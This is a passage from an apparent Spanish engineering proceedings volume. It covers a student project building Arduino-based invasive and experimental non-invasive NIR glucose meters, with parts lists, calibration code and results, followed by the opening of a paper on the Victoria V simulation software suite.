- 1 resistencia, 130k, 0.125W, 1%, 0805
- 1 resistencia, 180k, 0.125W, 1%, 0805
- 1 resistencia, 10k, 0.125W, 1%, 0805




Figura 4.Shield montado sobre Arduino UNO.

El conector original solamente es fabricado por la empresa Switchtech, cuyo distribuidor oficial es Ample Technologies y está ubicado en Taiwan. Dada esta situación, se utilizó el conector del glucómetro comercial de la misma marca de las tiras reactivas. La gran diferencia entre estos 2 conectores es la cantidad de contactos metálicos que dispone.

Calibración del dispositivo

El cálculo de la glucosa en sangre se realiza mediante una regresión lineal, que es calculada mediante una solución química con distintos niveles de glucosa que simula ser una solución de control, y que es utilizada normalmente en los glucómetros comerciales para comprobar el correcto funcionamiento del mismo y de las tiras reactivas. La solución está compuesta por:

- 91 ml de agua desionizada
- 8 gr de polivinilpirrolidona
- 0.5 gr benzoato de sodio
- 0.5 gr de sal disódica
- Glucosa en estado puro
- 1 pizca de carmín de índigo.

El procedimiento consiste en mezclar el agua desionizada, la polivinilpirrolidona, el benzoato de sodio y la sal disódica. Con respecto a este último componente, como no se disuelve a temperatura ambiente, se debe calentar aproximadamente a una temperatura de 50 grados centígrados y una vez que se enfría, se debe agregar a la solución. Luego se debe añadir a la misma 1 pizca de carmín de índigo para darle un color azul.

```
float threshold = 2.8;
void setup() {
 Serial.begin(9600);
 pinMode(6, OUTPUT);
}
void loop() {
 float current_voltage = analogRead(0) * (5.0 / 1023.0);
 float integral_voltage = analogRead(1) * (5.0 / 1023.0);
 if(current_voltage > threshold) {
  digitalWrite(6, HIGH);
  delay(100);
  digitalWrite(6, LOW);
  delay(5000);
  current_voltage = analogRead(0) * (5.0 / 1023.0);
  integral_voltage = analogRead(1) * (5.0 / 1023.0);
  Serial.print("Current to voltage: ");
  Serial.println(current_voltage,5);
  Serial.print("Integral to voltage: ");
  Serial.println(integral_voltage,5);
  while(1);
 }
}
```

Figura 5. Código fuente de calibración

Una vez realizada la solución, se debe ir agregando de forma progresiva distintas cantidades de glucosa, empezando desde 100 mg hasta llegar a 500 mg, e ir midiendo cuánta tensión hay en la salida del amplificador de transimpedancia (ver **Figura 5**). Luego mediante un glucómetro comercial de la misma marca de las tiras reactivas se debe medir el nivel de glucosa que indica el mismo para así poder tener una tupla de tensión/nivel de glucosa y así poder realizar la regresión lineal con estos datos.




Figura 6.Concentración de glucosa en función de la tensión de salida.

La relación entre la tensión de salida del amplificador y la concentración de glucosa en la solución de control es directamente proporcional como se aprecia en la **Figura 6**. Con estos datos se realizó una regresión lineal que es la encargada del cálculo de glucosa en sangre.

Alimentación del dispositivo

Con respecto a la alimentación del dispositivo, se tuvo que tener en cuenta que, dependiendo la tensión de entrada al Arduino, distinta era la tensión de salida que este iba a poder proporcionar en sus conectores, los cuales están directamente conectados con el *shield* y con el amplificador de transimpedancia, lo que influye directamente en la ecuación de la regresión lineal.

Por otro lado, se necesitaban cumplir con 3 requerimientos indispensables.

Primero, que fuera de un tamaño reducido, para así no agrandar el tamaño completo del dispositivo, ya que sería incómodo su transporte.

Como segundo requerimiento, se necesitaba que el dispositivo fuera inalámbrico, así se podrían realizar mediciones sin tener que contar con una fuente de alimentación externa como un tomacorrientes.

Y, por último, al ser inalámbrico, se tiene que alimentar con algún tipo de batería o pila, pero dados los altos costos que conlleva el cambio de estas fuentes cuando se agotan, se necesitaba que el dispositivo sea recargable.




Figura 7.Esquema del circuito de alimentación.




Figura 8.Circuito de alimentación utilizado.

Por lo mencionado anteriormente, el circuito consta de una batería recargable de Ion-Litio 18650, la cual tiene un voltaje nominal de 3.7 v y una capacidad de corriente de 1800 mAh, que es más que suficiente para alimentar a todo el circuito. Para cargarla se utiliza el módulo cargador TP4056, que tiene una tensión de carga completa de 4,2v y necesita una tensión de entrada entre 4,5 v a 5,5 v, la cual es suministrada por un cargador de celular con entrada micro USB. Luego, se utilizó una fuente step up MT3608, para incrementar la tensión de 3,7 v de la batería a 7 v, y con esta tensión alimentar tanto al Arduino UNO como al *shield* mediante la entrada jack (ver **Figura 7** y **Figura 8**).

Resultados del dispositivo invasivo

Actualmente el dispositivo se encuentra en fase de pruebas, ya que se realizó la solución de control y se obtuvo la regresión lineal que permite calcular los valores de la medición.

Tabla 1. Comparación de mediciones invasivas

Dispositivo invasivo	Glucómetro comercial	Porcentaje de error
93	107	13,08%
100	95	5,00%
85	91	6,59%

Hasta el momento las pruebas arrojan resultados favorables, ya que de acuerdo con la norma ISO 15197 [10] el 95% de los valores medidos de glucosa deben estar comprendidos dentro de un rango de error de 15 mg/dL respecto al promedio de las mediciones obtenidas con un procedimiento de referencia cuando se trate de concentraciones de glucosa en sangre inferiores a 100 mg/dL. En el caso de concentraciones iguales o superiores a 100 mg/dL, el margen de error aceptable es porcentual y se establece en 15%.

Obsérvese que el coeficiente de determinación de la recta es de aproximadamente 0.99, lo que demuestra una gran fiabilidad (Ver **Figura 6**)

Investigación de mediciones no invasivas

Uno de los principales problemas de las mediciones invasivas es el dolor que genera pincharse como también las posibles infecciones que estas heridas pueden acarrear. Además de esto, para las mediciones invasivas es necesario el uso de tiras reactivas, que varían dependiendo la marca del glucómetro, y poseen un alto costo. Dado esto, se comenzó, en paralelo, con la investigación de mediciones de glucosa de manera no invasiva [11].

En la actualidad no hay ningún dispositivo comercial de estas características, y existen diversos enfoques y técnicas que se están estudiando. Se hizo foco en una en particular, la espectroscopia, que es el estudio de la interacción entre la radiación electromagnética y la materia. Entre las distintas espectroscopias, hay 2 que se destacan, que son la MIR (*mid infrared*) y NIR (*near infrared*) [12,13].




Figura 9. Espectro electromagnético.

La espectroscopia MIR se inicia en la banda de los 2500 nm hasta los 50000 nm aproximadamente (ver **Figura 9**). Una de las características principales es que tiene poca dispersión de la luz, lo que la hace una buena candidata para la espectroscopia por reflexión. Pero una de sus principales limitantes es la poca penetración en la piel que posee y que el agua tiene alta absorción en esas longitudes de onda.

Con respecto a la espectroscopia NIR, la misma trabaja en la banda de los 750 nm hasta los 2500 nm, y una de las ventajas que posee NIR es que puede alcanzar hasta unos pocos centímetros de penetración en la piel con la potencia adecuada, con lo cual se puede utilizar la espectroscopia por absorción.

Dadas las características de ambas tecnologías, se optó por investigar la espectroscopia NIR por absorción, ya que la espectroscopia MIR tiene 2 limitantes muy importantes, que son la poca penetración en la piel y el gran nivel de absorción del agua (que es el principal componente de la sangre) en esas longitudes de onda.

Dispositivo no invasivo

Se desarrolló un prototipo que consta de 4 barreras infrarrojas, formadas por 1 par de leds NIR y fotodiodos correspondientes a esas longitudes de onda. Las longitudes de los leds que se utilizaron fueron de 640 nm, 740 nm, 850 nm y 940 nm, ya que estas son longitudes correspondientes a la banda NIR. Entre led y fotodiodo se dejó un espacio de 2 cm para que se pueda colocar el dedo índice, y se hizo una separación entre barreras de 1 cm.




Figura 10. Prototipo no invasivo.

Este dispositivo consiste en que, al colocar el dedo entre los leds y fotodiodos, la barrera se corta y se obtiene un valor de tensión determinado. El objetivo de la investigación es obtener una relación lineal entre la glucosa en sangre y la tensión obtenida a la salida de los fotodiodos, y así poder realizar una regresión lineal. Para medir esta tensión se dispuso de un Arduino NANO, cuya principal función es leer las entradas analógicas de tensión y realizar un promedio entre las *n* mediciones realizadas. Para esto, se hizo una multiplexación de los 4 leds para que solamente 1 barrera esté activa en un mismo momento, y así no tener mediciones erróneas por las barreras vecinas (ver **Figura 10**).

Una vez realizado el promedio de las 4 barreras, el Arduino NANO envía las tensiones medidas a la aplicación *mobile* mediante Bluetooth. Luego se procede a realizar una medición invasiva con un glucómetro comercial, y de la misma forma que la calibración del dispositivo invasivo explicada anteriormente, se obtiene una tupla de tensión/nivel de glucosa para cada una de las tensiones correspondientes a cada led. Con cada una de estas tuplas se realizan las 4 regresiones lineales.

Con las regresiones lineales ya realizadas, el nivel de glucosa en sangre será el resultado de reemplazar la tensión de cada barrera en su recta correspondiente y realizar un promedio de los 4 resultados parciales.




Figura 11. Circuito del prototipo no invasivo.

Los componentes utilizados en el circuito del prototipo no invasivo fueron: (ver **Figura 11**):

- 1 led MTE5063C5-UR
- 1 led MTE1074N1-R-
- 1 led HIR8323/C16
- 2 led IR204
- 1 fotodiodo PDB-C156
- 2 fotodiodos OP954
- 2 fotodiodo PD204-6B
- 5 resistencias de 10k ohm
- 5 resistencias de 1k ohms
- 5 resistencias de 50 ohms
- 10 transistores BC54
- 1 Arduino NANO

Cabe destacar que no se pudo conseguir un fotodiodo con una longitud de onda correspondiente a la del LED de 740 nm, por lo tanto, se utilizó el fotodiodo de 850 nm. Además de las 4 barreras principales, se empleó una 5ta para detectar el correcto posicionamiento del dedo, así el circuito no comenzará a sensar hasta que esta barrera este cortada. Los transistores BC547 tienen 2 funciones específicas:

Por un lado, para los leds, multiplexan las barreras haciendo que el transistor trabaje en los estados de saturación y corte, manteniendo siempre 1 saturado durante un intervalo de tiempo y todos los demás cortados.

Por otro lado, para los fotodiodos, los transistores cumplen la función de transformar a los fotodiodos en fototransistores, ya que la diferencia de tensión entre un fotodiodo excitado con luz y sin luz es muy chica. Por lo tanto, con los transistores se amplifica esta tensión, que luego es sensada por el Arduino NANO.

Resultados del dispositivo no invasivo

Se realizó la calibración con 3 personas, las cuales 2 son no diabéticas y una es diabética del tipo 2. La calibración consiste en realizar una medición invasiva con un glucómetro comercial durante todo un día, en distintos momentos del mismo. Se deben realizar 9 mediciones, las cuales son:

- Antes del desayuno
- Después del desayuno
- Antes del almuerzo
- Después del almuerzo
- Antes de la merienda
- Después de la merienda
- Antes de la cena
- Después de la cena
- Madrugada

Durante la madrugada la glucemia alcanza su valor más bajo en el cuerpo humano. Con cada una de estas mediciones, las personas deben medirse con el dispositivo no invasivo, y se deben guardar los valores de tensión que median los leds NIRs. Luego con estos datos se procede a realizar las regresiones lineales.




Figura 12.Resultados de mediciones Paciente 1.




Figura 13. Resultados de mediciones Paciente 2.




Figura 14. Resultados de mediciones Paciente 3.

Como se observa en la **Figura 12, Figura 13** y **Figura 14**, las regresiones lineales que se realizaron dieron un coeficiente de determinación muy bajo, con lo que se da a entender que la relación entre la glucosa en sangre y la tensión obtenida no es lineal [14]. Otro punto importante es que se obtuvieron 2 pendientes distintas, una positiva (paciente 2 y 3) y otra negativa (paciente 1), con lo cual es otro indicio de una relación no lineal. Esta es una de las posibilidades que se plantearon, la otra posibilidad es que estén faltando otras variables a tener en cuenta para el cálculo de la glucosa, como por ejemplo el pH, el oxígeno en sangre y la dispersión de la luz en contacto con el cuerpo, entre otras.

Tabla 2. Comparación de mediciones no invasivas

Dispositivo no invasivo	Glucómetro invasivo comercial	Porcentaje de error
93	90	3,33%
91	113	19,46%
117	116	0,86%
85	114	34,12%
94	100	6,00%
94	108	12,97%

Discusión

Con respecto al dispositivo invasivo, se están implementando mejoras en el sistema de alimentación, ya que actualmente el dispositivo no dispone de ningún medio para informar acerca del estado de la batería o del estado de conexión con la aplicación *mobile*. Así que se están agregando una serie de LEDs indicadores para diferenciar los distintos estados del dispositivo de medición.

Si bien no se realizaron una cantidad significativa de pruebas aún, se tienen altas expectativas de éxito debido al buen coeficiente de determinación de la regresión lineal (R cuadrado), ya que es muy próximo a 0.99, lo que indica una fuerte relación lineal entre la concentración de glucosa y la tensión de salida del amplificador de transimpedancia.

Con respecto al dispositivo no invasivo, se continúa la investigación la espectroscopia por reflexión, la cual estudia el comportamiento de los haces de luz que son reflejados por el objeto a analizar.

Otra posible aproximación sería tener en cuenta más variables como se mencionaron anteriormente e intentar realizar un modelo de inteligencia artificial [15] para poder predecir el nivel de glucosa de los pacientes.

Conclusión

El desarrollo de este proyecto se basó en construir un sistema de control de glucosa en sangre que sea práctico y sencillo de usar, para poder facilitar la medición de la glucosa en las personas con diabetes y brindar una serie de funcionalidades que actualmente no se encuentran en el mercado.

Con esto se busca promover el cuidado de la diabetes, no solo manteniendo un control más detallado de las mediciones rutinarias, si no a su vez, fomentando el cuidado por medio de la realización de actividades físicas y un control en las comidas, como también en brindar mayor información a las personas. Esto facilitará el día a día del paciente, ya que el sistema le permitirá organizar todo esto, como también contactarse con sus allegados y su médico.

Este proyecto también intenta mejorar el proceso que conlleva la medición de la glucosa en sangre. Es por esto que se está investigando el desarrollo de un dispositivo de medición no invasivo. Ya que con este, los pacientes que encuentren estresante o doloroso la situación de medirse, podrán tener una alternativa que los estimule a controlarse más rigurosamente. Esto se debe a que podrán realizarlo sin la necesidad de extraerse sangre. Podrán medirse de una manera rápida y sencilla, obteniendo una sensación más positiva, lo cual motivará al paciente a llevar un mejor control de su condición.

Agradecimientos

Se agradece a los profesores Alejandra Maria de los Rios, Graciela Rosana Garrido, Alfredo Amato, Daniel Leiva como así a todos los demás profesores de la cátedra de Química del departamento de Ingeniería de la UNLaM que contribuyeron al proyecto realizando las soluciones de control para la calibración del dispositivo invasivo, ya que sin ellos no hubiera sido posible el desarrollo de la misma. También queríamos agradecer a la doctora Juana Szurpik por su buena predisposición, y aportar diferentes materiales bibliográficos y dispositivos que ayudaron a realizar el proyecto de la forma mejor forma posible.

Referencias

[1] Información de la diabetes provista por la OMS: https://www.who.int/es/news-room/fact-sheets/detail/diabetes

[2] Mathers CD, Loncar D., " Projections of Global Mortality and Burden of Disease from 2002 to 2030": https://journals.plos.org/plosmedicine/article?id=10.1371/journal.pmed.0030442

[3] Información sobre hipoglucemia en la diabetes: https://www.niddk.nih.gov/-/media/Files/Diabetes/hypoglycemia_508.pdf

[4] Información sobre hiperglucemia en la diabetes: https://www.ncbi.nlm.nih.gov/books/NBK430900/

[5] Uso de hemoglobina glicosilada en el diagnóstico de la diabetes: https://www.who.int/diabetes/publications/report-hba1c_2011.pdf

[6] Shield de Arduino: http://arduino.cl/que-es-un-shield/

[7] Marcus Bindhammer, "Open source Arduino blood glucose meter shield": https://hackaday.io/project/11719-open-source-arduino-blood-glucose-meter-shield

[8] Tiras reactivas ONE TOUCH Ultra: https://www.onetouch.com/products/accessories/onetouch-ultra-test-strips

[9] Norma ISO 15197:2015 https://www.iso.org/obp/ui/#iso:std:iso:15197:ed-2:v1:en

[10] Informacion de tiras reactivas: https://www.fisterra.com/Salud/3proceDT/glucometros2.asp

[11] Wilbert Villena Gonzales, Ahmed Toaha Mobashsher, Amin Abbosh, "The Progress of Glucose Monitoring—A Review of Invasive to Minimally and Non-Invasive Techniques, Devices and Sensors": https://www.ncbi.nlm.nih.gov/pmc/articles/PMC6412701

[12] Neda Jahangiri, Alireza Bahrampour, Majid Taraz, "Non-invasive Optical Techniques for determination of blood Glucose levels:A Review Article"

[13] Chi-Fuk So, Kup-Sze Choi, Thomas KS Wong, Joanne WY Chung, "Recent advances in noninvasive glucose monitoring"

[14] Coeficiente de determinación en regresiones lineales: https://economipedia.com/definiciones/r-cuadrado-coeficiente-determinacion.html

[15] Yosef Segman, "Device and Method for Noninvasive Glucose Assessment"

Victoria Suite: Software de Simulación

**Pross, Marina; Pace, Agustin; Iervasi, Julian;
Alfonsin, Diego; Ballarini, Fernando**

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
El objetivo del proyecto es agregar y actualizar varias de las funcionalidades del software de simulación llamado Victoria IV [1], con el fin de entregar una nueva versión del mismo (Victoria V) que además permita la instalación en conjunto con otro software, complemento de la simulación, utilizado para la generación de las funciones de densidad de probabilidad llamado Kairos [1].

Palabras Clave
Eficiencia, Reducción de tiempo, Simulación, Debug, Función de Densidad de Probabilidad (fdp), Log de Errores.

Introducción

El objetivo del proyecto es cumplimentar los requerimientos determinados por la cátedra de Simulación de la Universidad con la finalidad de entregar un producto que satisfaga tanto las necesidades establecidas por la Cátedra dentro de los requerimientos definidos, como las de los estudiantes mediante la mejor interpretación de los temas impartidos en la cursada. Todo esto, mediante la generación de una simulación completa para diversos los casos que presenta la cátedra.

Con este desarrollo, se incluirán de forma conjunta los dos softwares que la cátedra brinda para que los estudiantes puedan realizar los ejercicios propuestos, formando una Suite que permita el uso correcto y efectivo de los mismos.

Por último, se agregarán actualizaciones al existente software Victoria IV [1] que mejoren la usabilidad y experiencia de usuario desde la creación de los casos a estudiar, el entendimiento y corrección de los errores que surjan durante la simulación hasta la conclusión final del proceso.

Como resultado de esta implementación se podrán obtener los beneficios citados a continuación:

- Facilidad en la instalación, ubicación y organización de ambas aplicaciones (Victoria V y Kairos) con sus respectivas rutas físicas.

- Facilidad en la detección de errores en el diseño de la simulación.

- Posibilidad de generar funciones de densidad de probabilidad (en adelante fdp) con datos externos para usar dentro de la simulación o de forma independiente.

- Mejoras en la experiencia de usuario lo que incrementaría la usabilidad de los softwares.

- Facilidad de aprendizaje de los temas comprendidos en la materia.

- Inclusión de nuevas funciones al motor de Victoria V para que puedan ser procesadas todas las fdp's disponibles.

- Facilidad de entendimiento técnico en el manejo de errores inusuales (fatales) que Victoria V puede provocar.

Elementos del Trabajo y metodología

Actualmente, la cátedra de Simulación brinda como herramienta para aplicar, en la parte práctica los conocimientos teóricos impartidos en la materia, el software Victoria IV. Este software, si bien permite realizar simulaciones creando el análisis previo correspondiente, el diagrama relacionado y los análisis posteriores,

presenta algunas funcionalidades que podrían explotarse más con el fin de permitirle al usuario realizar un mejor y más detallado análisis de la simulación en su totalidad.

Para mejorar la experiencia de usuario y la utilidad del producto, se planteó la necesidad de generar un mayor análisis sobre el modelo que se quiere simular, viendo en qué partes del diagrama o con qué sentencias se pueden producir los mayores problemas o diferencias con respecto al comportamiento deseado.

A su vez, para incorporar información más real en las simulaciones, se solicitó la posibilidad de agregar la funcionalidad de generar funciones de densidad de probabilidad con datos reales para obtener la función inversa de la misma que pueda generar los datos adecuados para el modelo, y así integrar esta información con el diagrama de simulación.


Por otro lado, surgieron posibles mejoras en varias funcionalidades por el propio uso del software, durante las cursadas, que nos permitieron explotar mucho más la utilidad de las mismas, permitiendo analizar errores del programa que requieren mayor conocimiento técnico.

Además, dentro de las funcionalidades a mejorar, se encuentra la posibilidad de generar un mayor análisis de la simulación realizada y los datos que esta comprende, exportando lo generado en diferentes formatos.

En la *Figura 1*, se explica la relación existente entre las distintas entidades lógicas del sistema discriminando las nuevas entidades incorporadas de las ya existentes en Victoria IV.

Para la llevar a cabo la solución propuesta, realizamos la gestión del proyecto basándonos en las practicas descriptas en el PMBOK [2] (Project Management Body of Knowledge) publicado por el PMI (Project Management Institute), el desarrollo del producto de software se realizó utilizando el modelo de proceso unificado. Mientras que el análisis de los requerimientos funcionales se basó en el ERS [3] según las normas IEEE 830.

Figura 1 – Diagrama de entidades y sus relaciones



Resultados
Los resultados serán medidos según la conformidad de los requerimientos solicitados y entregados.

Los mismos fueron definidos como:

- Crear Victoria Suite, instalador de Victoria V y Kairós en conjunto.

- Agregar ejecución en modo debug para Victoria V.

- Incluir en Victoria V la creación de funciones de densidad de probabilidad.

- Realizar adaptaciones que mejoren la usabilidad y experiencia de usuario.

- Incorporar nuevas funciones matemáticas en Victoria V.

Discusión
Victoria IV, versión que actualmente está en circulación, junto con el software en su origen y las versiones intermedias fueron propuestos por la cátedra de Simulación con el fin de entregarle al alumno una herramienta que le permita realizar simulaciones en un sentido más práctico y así obtener un mayor entendimiento de los temas involucrados.


Desde un comienzo, se inició este software con el propósito de ser incremental. En nuestro contexto, la versión IV permite funcionalidades como diagramar, simular, exportar los análisis realizados, graficar los resultados obtenidos, todo esto en las dos metodologías de simulación (Evento a Evento y Delta T Constante) .

En esta nueva versión (Victoria V), se agregan a las funcionalidades antes mencionadas, la posibilidad de correr la simulación en modo debug permitiendo un mayor análisis del diagrama y los datos involucrados con sus correspondientes evoluciones durante la simulación. Además se incluye la posibilidad de crear funciones de densidad de probabilidad en esta misma herramienta la cual basándose en hechos concretos permitirá generar escenarios de simulación y resultados lo más similar a la realidad posible. También se adicionan a estas nuevas características, otras que complementan un mayor análisis como ser el desarrollo del log de las tareas realizadas dentro del software, la posibilidad de exportar el análisis de datos a Excel (en formato .xls) e instaladores correspondientes a ambos programas brindados por la cátedra.

Se mantiene (en esta nueva versión), las características nativas de ser incremental, con lo cual se deja abierta la posibilidad de seguir mejorando las funcionalidades que brinda esta herramienta y explotando muchas otras que se podrían agregar para complementar los resultados que la misma puede brindar a los alumnos y docentes que la utilicen, así como también contemplar la posibilidad de expandir su utilidad a generar simulaciones fuera del contexto educativo.

Para el correcto uso y funcionamiento de estas aplicaciones, Victoria V fue construido en una arquitectura de aplicación de escritorio con una base de datos SQL Compact (*Figura 2*). En cuanto a los recursos mínimos necesarios en el equipo a utilizar, se basa en los mismos requerimientos de Hardware y Software que su versión anterior (Victoria IV) requería, los cuales son:
- Tener instalado el Sistema Operativo Windows 8 o superior.
